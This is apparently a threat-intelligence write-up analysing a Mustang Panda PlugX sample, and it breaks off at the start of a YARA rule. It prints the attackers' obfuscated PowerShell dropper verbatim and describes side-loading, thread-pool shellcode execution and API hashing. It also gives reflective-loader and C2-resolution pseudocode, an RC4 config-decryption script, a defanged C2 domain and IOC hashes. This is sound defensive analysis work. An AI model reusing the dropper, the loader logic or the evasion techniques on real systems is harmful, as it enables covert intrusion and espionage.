PlugX : Mustang Panda APT
Inside Mustang Panda: From Spear-Phishing Chains to PlugX — A Deep Dive into Loader Infrastructure

Introduction
Mustang Panda is a China-linked advanced persistent threat (APT) group engaged in sustained cyber espionage operations, primarily targeting government entities, diplomatic organizations, and NGOs. The group relies on a consistent toolset that is regularly modified to support campaign-specific objectives while maintaining low detection rates.
A core component of this toolset is the PlugX malware family, a modular remote access trojan widely observed in Mustang Panda operations. PlugX is deployed in multiple variants, each customized with embedded configuration data that defines command-and-control infrastructure, communication protocols, and enabled capabilities. Its functionality includes remote command execution, file system manipulation, credential collection, and system surveillance.
Sample information
| Field | Value |
|---|---|
| File name | Energy_Infrastructure_Situation_Note_Tehran_Province_2026.zip |
| File type | ZIP |
| File size | 1,477.88 KB |
| First seen | 2026-03-17 05:42:13 UTC |
| MD5 | 06fcc2a56de5acdf1ca1847c79cca9e9 |
| SHA1 | 0252819a4960c56c28b3f3b27bf91218ffed223a |
| SHA256 | de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd |
| SHA3-384 | 76f998f12dc7f36c26badac9ca7309c3deb712b283e6f8b5398bd04030b94821558a6d2422b37826dedb7c1cc379a875 |
Infection chain
PlugX infection chain starts with malicious .lnk secretly runs a PowerShell script which drops files on the system and launches legitimate-looking program which side-loads the malicious dll which reads data file and treats it as encrypted shellcode then decrypted in memory into a hidden PlugX DLL payload. Finally, it connects to the C2 server to receive commands and send data.
Technical Summary
PowerShell-based payload staging and execution
The PowerShell component functions purely as a delivery mechanism, leveraging hidden window execution, obfuscated API usage, and non-standard archive handling. It unpacks and executes secondary components from%LocalAppData%, establishing the initial foothold for the next-stage loader.DLL loader with self-reading and memory staging behavior (eraser.dll / eraserInit)
The intermediate DLL acts as a reflective loader that reads itself from disk, extracts embedded payload data, and stages it directly in memory. It avoids static imports entirely and operates as a self-contained execution environment for the final shellcode stage.Dynamic API resolution via PEB traversal
All Windows APIs are resolved at runtime by walking the PEB loader structure and parsing export tables manually. This eliminates dependency on the Import Address Table (IAT) and significantly reduces static detection surface.Modified DJB2 API hashing mechanism
Function resolution is performed using a customized DJB2 hash variant with altered initialization and accumulation logic. This prevents straightforward hash recovery and complicates automated API name reconstruction.Heavy string and configuration obfuscation
API names, module references, and configuration data are stored in encrypted or encoded form and decoded at runtime using layered transformations (XOR, bit masking, and index-dependent operations), obstructing static analysis.Control-flow flattening and state-machine execution model
Core logic is implemented using dispatcher-based state machines with opaque constants and junk code insertion, significantly increasing reverse engineering complexity and hindering decompilation accuracy.Thread pool–based shellcode execution (RtlRegisterWait abuse)
The final payload is executed via Windows thread pool callbacks usingRtlRegisterWait, allowing execution inside worker threads rather than the main process flow. This provides stealthy execution and reduces behavioral detection coverage.Exception handling suppression and anti-interference mechanisms
The sample modifies or neutralizes exception handling mechanisms (SetUnhandledExceptionFilter) to prevent debugging or external hook interference, strengthening runtime resilience.Command-line aware execution branching
Runtime behavior is influenced by command-line parsing (GetCommandLineW,CommandLineToArgvW), enabling multiple execution modes.- Layered configuration decoding
Configuration data undergoes multi-stage decoding, including RC4 decryption followed by additional XOR-based transformations, delaying recovery of operational C2 parameters. - Network initialization and C2 setup
Winsock and networking APIs are dynamically resolved at runtime. The final configuration reveals HTTPS-based communication over port 443 with redundant C2 entries to ensure resilience and fallback connectivity.
Powershell script analysis
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H "
$cpufcotu = (ls -Path $Home -Recurse -Include *'Energy_Infrastructure_Situation_Note _Tehran_Province_2026'.zip).FullName
$bbbxcti = [System.IO.File]::OpenRead($cpufcotu)
$hwgccxmzh = New-Object byte[] $bbbxcti.Length
$bbbxcti.Read($hwgccxmzh, 0, $hwgccxmzh.Length)
$bbbxcti.Close()
$yyjsvord = 795
$oeqjdpk = 'wRi' + 'tEAl' + 'L' + 'bYt' + 'Es'
[System.IO.File]::$oeqjdpk(
    $Env:LocalAppData + '\npbhwucj.lv',
    $hwgccxmzh[$yyjsvord..($yyjsvord + 1511424 - 1)]
)
tar -xvf $Env:LocalAppData\npbhwucj.lv -C $Env:LocalAppData
Sleep -Seconds 5
powershell $Env:LocalAppData\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe
This PowerShell command functions as loader that extracts and executes a concealed payload from within a decoy archive. The script searches the user’s home directory for a ZIP file with a lure-themed name related to energy infrastructure Energy_Infrastructure_Situation_Note _Tehran_Province_2026, suggesting use in a targeted phishing campaign.
Instead of extracting the archive normally, the script reads the file as raw bytes and copies a specific portion starting at a fixed offset. The extracted data is written to disk using an obfuscated method call to avoid signature-based detection $oeqjdpk = 'wRi' + 'tEAl' + 'L' + 'bYt' + 'Es'.
The payload is then unpacked into the user’s local application data C:\Users\<user>\AppData\Local\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K directory, after which the script pauses likely to evade sandbox analysis before executing a dropped executable. The use of a hidden PowerShell window, combined with staged extraction and execution"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H, demonstrates common defense evasion and loader behavior.  Figure(2) Dropped files via PowerShell script in victim machine
Payload Extraction
Dll side-loading
ErsChk.exe is responsible for loading Eraser.dlland call export eraserInit via Dll side-loading technique which abuses the way Windows applications load dynamic-link libraries (DLLs) to execute malicious code by placing a malicious DLL in a location that is searched before the legitimate one. When a trusted application runs, it unknowingly loads the attacker-controlled DLL, resulting in code execution under the context of that legitimate program.  Figure(3) ErsChk.exe calling eraserInit export from Eraser.dll
Stage Two Payload Analysis
The exported function eraserInit acts as a stealthy loader responsible for executing the core malicious payload Eraser.dat through a thread pool–based injection technique by registering in-memory payload buffer as a callback using RtlRegisterWait, associating it with an event object. Once the event is triggered, the payload is executed within a thread pool worker thread , allowing it to run outside the main execution flow and evade traditional monitoring techniques.  Figure(4) shellcode execution transfer via thread-pool abuse
API hashing
The payload implements a custom API resolution mechanism based on a modified DJB2 hashing algorithm to dynamically retrieve function addresses from a loaded DLL module . For each exported function, the loader iterates through the export name table and computes a hash over the ASCII function name using a DJB2 variant initialized with a seed value of 0x1505. The algorithm applies a multiplicative accumulation step while traversing each character of the export name.
1
hash = char + 0x21 * hash
 Figure(5) API hash resolving
Shellcode loader
The shellcode acts as loader to the final payload stage it decrypts it and transfer the execution to it.  Figure(6) Shellcode transfers execution to final payload DLL export
Finally, the injected DLL decrypted from Eraser.dat embeds a decoy PDF within its overlay section, a technique that aligns with long-standing operational patterns associated with PlugX.  Figure(7) Decoy PDF
Final Payload Analysis
 Figure(8) Control Flow Flattening Obfuscation
The final payload export acts as Reflective loader implements a full in‑memory PE loader using a flattened state machine and hashed API via ROL‑13. It reconstructs a PE image in memory, fixes imports/relocations, adjusts protections to RX, and invokes the entry point without using the OS loader.
unflattened pseudo code of export
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
int mw_ReflectiveLoader()
  {
      base = find_self_base();
      if (*(WORD*)base != 0x5A4D) return 0;                 // "MZ"
      nt = (IMAGE_NT_HEADERS*)(base + *(DWORD*)(base+0x3C));
      if (*(DWORD*)nt != 0x4550) return 0;                  // "PE"

      peb = NtCurrentPeb();     // PEB Walking
      ldr = peb->Ldr;
      module = ldr->InMemoryOrderModuleList.Flink;

      // Resolve imports by ROL‑13 hash
      LoadLibraryA = resolve_by_hash(module, 0xEC0E4E8E);
      GetProcAddress = resolve_by_hash(module, 0x7C0DFCAA);
      VirtualAlloc = resolve_by_hash(module, 0x91AFCA54);
      VirtualProtect = resolve_by_hash(module, 0x7946C61B);
      VirtualFree = resolve_by_hash(module, 0x030633AC);
      NtFlushInstructionCache = resolve_by_hash(module, 0x534C0AB8);

      //Allocate RW memory for image
      mapped = VirtualAlloc(0,nt->OptionalHeader.SizeOfImage + 0x3C00000,MEM_RESERVE|MEM_COMMIT,PAGE_READWRITE);

      // Copy headers and sections
      copy_headers(mapped, base, nt->OptionalHeader.SizeOfHeaders);
      for each section:
          copy_section(mapped + section.VirtualAddress,
                       base + section.PointerToRawData,
                       section.SizeOfRawData);

      //Resolve imports
      import = mapped + nt->OptionalHeader.DataDirectory[IMPORT].VirtualAddress;
      for each import_desc:
          dll = LoadLibraryA(mapped + import_desc->Name);
          thunk = mapped + import_desc->FirstThunk;
          for each thunk:
              if (is_ordinal):
                  thunk->Function = GetProcAddress(dll, ordinal);
              else:
                  thunk->Function = GetProcAddress(dll, name);

      // Apply relocations
      if (mapped != nt->OptionalHeader.ImageBase):
          reloc = mapped + nt->OptionalHeader.DataDirectory[RELOC].VirtualAddress;
          apply_relocs(reloc, mapped - nt->OptionalHeader.ImageBase);

      // Set final protections + flush
      VirtualProtect(mapped, 0xFFFFFFFF, PAGE_EXECUTE_READ, 0);
      NtFlushInstructionCache((HANDLE)-1, 0, 0);

      // Call entry point
      entry = mapped + nt->OptionalHeader.AddressOfEntryPoint;
      entry(mapped, DLL_PROCESS_ATTACH, 0);
      entry(mapped, 0x190, 0);

      return entry;
  }
C2 extraction
The configuration embedded within its .data section and extract it via RC4 and rotating XOR key scheme.  Figure(9) The configuration blob for RC4 The structure of the encrypted configuration information is :
| Offset | Description | Value |
|---|---|---|
| 0x00 | RC4 key length | 0xA |
| 0x04 | RC4 key | oQmKndOskb |
| 0x10 | RC4 encrypted data (BYTE[0x8A0]) | – |
RC4 decryption script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import struct
import sys

def rc4(data, key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) & 0xFF
        s[i], s[j] = s[j], s[i]

    out = bytearray()
    i = j = 0
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + s[i]) & 0xFF
        s[i], s[j] = s[j], s[i]
        out.append(b ^ s[(s[i] + s[j]) & 0xFF])
    return bytes(out)

blob = open(sys.argv[1], "rb").read()

key_len = struct.unpack_from("<I", blob, 0x00)[0]
key = blob[0x04:0x04 + key_len]
enc = blob[0x10:0x10 + 0x8A0]

dec = rc4(enc, key)

print("key_len =", key_len)
print("key =", key)
open("config.dec", "wb").write(dec)
print("written: config.dec")
The resulted decryption of RC4 structure handled by Decoding function in sub_10008E28 shown in figure below  Figure(10) Configuration information for the decrypted PlugX variant
C2 resolving function unflattened version
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
void __noreturn sub_10008E28(_DWORD *sock_obj, int a2, int (__stdcall *a3)(), _DWORD *a4)
  {
      // Resolve WSAStartup and call it
      decode(seed_WSAStartup, "SdJzNOUIuVRR");
      FARPROC WSAStartup = mw_PEB_GetProcAddress3(seed_WSAStartup, a2, a3, seed_WSAStartup, a4);
      WSAStartup(1);

      //Resolve WSASend
      decode(seed_WSASend, "lrJM_MCz");
      FARPROC WSASend = mw_PEB_GetProcAddress3(seed_WSASend, ...);

      //Initialize per‑connection object
      _DWORD *conn = operator new(0x44u);
      // zero fields
      *(conn + 0x40) = 0;
      *(conn + 0x30) = 0;
      *(conn + 0x20) = 0;
      *(conn + 0x10) = 0;
      *(conn + 0x00) = 0;

      //Send initial handshake/seed
      decode(seed_WSAConnect_buf, {0x11497677,0x5C55525B,0x54185C54,0x585B});
      WSASend(conn + 4, seed_WSAStartup);

      //Load C2 list
      c2_cur_entry = sub_1007CB16();
      c2_entry_count = *c2_cur_entry;

      // Resolve VirtualAlloc
      decode(seed_VirtualAlloc, "Ln]^P|VWWZ");
      FARPROC VirtualAlloc = mw_PEB_GetProcAddress3(seed_VirtualAlloc, ...);

      // Loop over C2 entries
      for (entry_idx = 0; entry_idx < c2_entry_count; entry_idx++)
      {
          // Pull entry metadata
          c2_port = *(c2_cur_entry + 2*entry_idx);
          *c2_entry_ptr = *(c2_cur_entry + 2*entry_idx + 8);
          *(c2_entry_ptr + 1) = *(c2_cur_entry + entry_idx + 5);

          // Allocate buffer for hostname and recv
          decode(seed_VirtualAlloc, "Ln]^P|VWWZ");
          wsa_recv_buf = VirtualAlloc(0x40, 2 * c2_port - 7);
          c2_hostname_buf = wsa_recv_buf;

          // Copy hostname (wide chars) from table
          for (i = 0; i < c2_port - 5; i++)
              c2_hostname_buf[i] = *(c2_cur_entry + entry_idx + 9 + i);

          // Null‑terminate hostname and apply XOR decode
          c2_hostname_buf[c2_port - 5] = 0;
          mw_decoding_C2(wsa_recv_buf, 2 * (c2_port - 5), c2_port + dword_10098ED0 - 5);

          // Connect/loop logic
          if (* (c2_entry_ptr + 1) != 0) {
              dword_10091A84 = 0;
              // Sleep 0x1388
              decode(seed_Sleep, "Sm[ZL");
              FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
              Sleep(0x1388);
          } else {
              // Sleep 0xEA60
              decode(seed_Sleep, "Sm[ZL");
              FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
              Sleep(0xEA60);
          }
      }
The decoding simply happened by applying rolling XOR
1
2
3
4
key = 0xF3
delta = 0x17
For each byte: key = (key + delta) & 0xFF
out[i] = data[i] ^ key
which resulting :
1
coastallasercompany[.]com
 Figure(11) VirusTotal detection of C2
Persistence
Modifying HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
API hashes
eraser.dll
Module Hashes (PEB Walking)
| Hash | Module |
|---|---|
| 0x7040EE75 | kernel32.dll |
| 0x22D3B5ED | ntdll.dll |
API Hashes
| Hash | API |
|---|---|
| 0x13B8A163 | GetModuleFileNameW |
| 0x382C0F97 | VirtualAlloc |
| 0x668FCF2E | VirtualFree |
| 0x5D01F1B2 | CreateEventW |
| 0x877EBBD3 | SetEvent |
| 0x0E19E5FE | Sleep |
| 0x15A5ECDB | NtCreateFile |
| 0x4725F863 | NtQueryInformationFile |
| 0x8B8E133D | NtClose |
| 0x2E979AE3 | NtReadFile |
| 0x1703AB2F | NtTerminateProcess |
| 0x082962C8 | NtProtectVirtualMemory |
| 0xE4DA1C11 | RtlRegisterWait |
| 0xC0D8989A | RtlDeregisterWait |
Reflective loader
Hashed APIs (ROL-13 hashing)
| Hash | API |
|---|---|
| 0xEC0E4E8E | LoadLibraryA |
| 0x7C0DFCAA | GetProcAddress |
| 0x91AFCA54 | VirtualAlloc |
| 0x7946C61B | VirtualProtect |
| 0x030633AC | VirtualFree |
| 0x534C0AB8 | NtFlushInstructionCache |
eraser.dat (decrypted)
DLLs
| Obfuscated String | Decoded DLL |
|---|---|
| nufoh+bkd | ntdll.dll |
| kdpmai55&mfg | kernel32.dll |
| urgq77(cde | user32.dll |
| kfpkak5;&ofa | kernel32.dll |
API resolving via obfuscated strings
| Obfuscated String | API |
|---|---|
| SdvVjmgileooIumj\e{| | SetUnhandledExceptionFilter |
| Csgbp\Rozlko | CreateThread |
| W\kwBjtTagmgiBleurf | WaitForSingleObject |
| CmmpaMgileo | CloseHandle |
| Chkheu~Uqq{IsR\vf@ | CommandLineToArgvW |
| GbrFkvwxv{RtrvE | GetCommandLineW |
| Skc\t | Sleep |
| Cucdp~WllzfJ | CreateMutexW |
| Tiuz}lm (+ 0x716F7F45) | ExitProcess |
| FbvdhFvyMscy[ | RtlSetUnhandledExceptionFilter |
| SfvPjogglgoiIwmt\g{z | SetUnhandledExceptionFilter |
| WqkqaWtfkny~Ajc~bj | WriteProcessMemory |
| (SSE-masked string) | GetCurrentProcess |
| SdJzNOUIuVRR | WSAStartup |
| lrJM_MCz | WSASend |
| Ln]^P|VWWZ | VirtualAlloc |
| Sm[ZL | Sleep |
IOCs
| File Name | SHA-256 |
|---|---|
| decoy_archive.zip | de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd |
| eraser.dat (encrypted) | c5267fefaac1764eba5f42681eb216f146b7d18fcbf546275d33e70cb36fdfba |
| eraser.dll | 3021f4d365a641722748c5e60d983a080db17bef8f0a1dbe624ffe63cd544cc1 |
| ErsChk.exe | bc8b022c10bcab39da302446b0a50988de94607c7e724f2051578e8ed2f8bbe7 |
| eraser.dat (decrypted) | 30a8df28f83618e078321ff306cde802da285bea050dab0a991ffaa83d90a48b |
| decoy.pdf | 4b1b20a73c77711b2dd67c61b493961a16795b7d3f26261ee6b2feb8f5889cd2 |
YARA rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
 rule MustangPanda_PlugX
{
  meta:
    author = "Abdullah Islam @0x3oBAD"
